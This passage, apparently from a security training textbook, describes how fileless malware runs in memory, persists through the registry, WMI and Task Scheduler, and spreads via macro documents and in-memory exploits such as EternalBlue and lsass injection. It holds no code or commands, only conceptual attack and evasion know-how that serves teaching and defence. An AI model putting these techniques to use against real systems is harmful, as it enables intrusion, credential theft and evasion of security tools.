- **Code Execution**

  - **Code Injection**: Fileless threats can use various code injection techniques such as process hollowing and reflective DLL injection, which directly load the shellcode into the memory without writing any file to the disk.

  - **Script-based Injection**: Fileless malware often comes embedded in a document as an email attachment. Once the document is opened, the malicious script runs in the memory, thus turning into a fileless operation. The script then invokes whitelisted applications, such as PowerShell, mshta.exe, JavaScript, WScript, and VBscript, to connect to one or more malicious websites to download additional scripts to deliver the actual payload. All these operations occur in memory, which makes it difficult for traditional anti-malware solutions to detect them.

- **Persistence**

  In general, fileless malware is not persistent in nature. As it is memory-based, restarting the system would remove the malicious code from memory and stop the infection. However, depending on the goal of the attacker, malicious scripts can be stored in various Windows built-in tools and utilities such as Windows registry, WMI, and Windows Task Scheduler, and be set to run even after a system reboot.


  - **Windows Registry**: Attackers can store the malicious scripts in the Windows AutoStart registry keys so that they are loaded and executed whenever the machine is restarted.

  - **Windows Management Instrumentation (WMI)**: Fileless malware also abuses WMI, which is commonly used for automating system administration tasks, to achieve and maintain persistence. In this case, attackers store the malicious scripts in the WMI repositories that are periodically triggered via WMI bindings.

  - **Windows Task Scheduler**: Using a task scheduler, attackers can set malicious scripts to be automatically triggered and executed in a chosen time interval.

- **Achieving Objectives**

  By maintaining persistence, attackers bypass security solutions and achieve a variety of objectives, such as data exfiltration, credential stealing, reconnaissance, and cyber-spying, on the target systems and network.



Launching Fileless Malware through Document Exploits

An attacker can trick users into downloading documents, archives, PDFs, or other attractive files consisting of malicious macro code, which are sent via phishing emails or accepted via social engineering tricks. Once the file is opened, the malicious macro launches VBA (VisualBasic) or JavaScript to exploit the Windows default tools such as PowerShell. Then, the malicious script uses PowerShell to run additional code or payload to continue the infection without being traced.

The malicious script can either exploit PowerShell to get access to local storage files to run the executables or simply execute the malicious payload in memory. Once the malicious code or payload inside the document is successfully executed, it disguises itself as a legitimate dropper or downloader to continue the chain of infection that can be leveraged by an attacker to launch further attacks.

A fileless malware can be launched through document exploits in the following steps:

- The victim is tricked into downloading/running a malicious document
- The document runs a malicious macro
- The malicious macro launches VBA or JavaScript
- The malicious script exploits PowerShell to run additional code (payload) to spread the infection to other running processes or systems

Figure 7.61: Launching Fileless Malware through Document Exploits

Launching Fileless Malware through In-Memory Exploits

Attackers can inject malicious payload inside the running memory (RAM) that targets legitimate processes without leaving any footprints. Such intrusion is extremely difficult to be detected by any antivirus software, as the payload is not stored in local disks but is directly executed from memory. Attackers exploit different APIs or Windows admin tools such as Windows Management Instrumentation (WMI), PSExec, and PowerShell to gain access to the process memory of a legitimate process. Attackers employ a reflective Dynamic Link Library (DLL) method to load a malicious script into a host-side process that resists the writing of DLLs to the disk.

EternalBlue is a type of in-memory exploit that can leverage the flaws in the Windows file sharing protocol known as Server Message Block (SMB 1). This client-server communication protocol (SMB 1) allows an attacker to read access services, applications etc. The attacker then targets the local security authority subsystem service (lsass.exe) file, injecting malicious code. The file (lsass.exe) is designed to handle login-logout validating user credentials, and it also performs other critical operations. The attacker exploits this file to launch further attacks while evading security using tools such as Mimikatz to access the details from memory.





Figure 7.62: Delivering payloads using in-memory exploits



Launching Fileless Malware through Script-based Injection

Fileless attacks are also performed using scripts whereby binaries and shellcode are embedded, obfuscated, and compiled to avoid file creation on the disk. Scripts allow attackers to communicate with and infect applications or operating systems without being traced. They are also useful in finding design flaws and vulnerabilities in the applications. Scripts are usually flexible, and they can be executed from any files or directly from memory. The attacker leverages this feature along with the vulnerabilities in a system to inject malicious scripts directly into the memory via PowerShell to evade detection. Once the attacker gains control of the target system, he/she can execute these scripts directly on a command-line interface from a remote location to spread infections and initiate other malicious activities. Many classical fileless threats such as KOVET, POWMET, and FAREIT have used malicious scripts to spread malware.

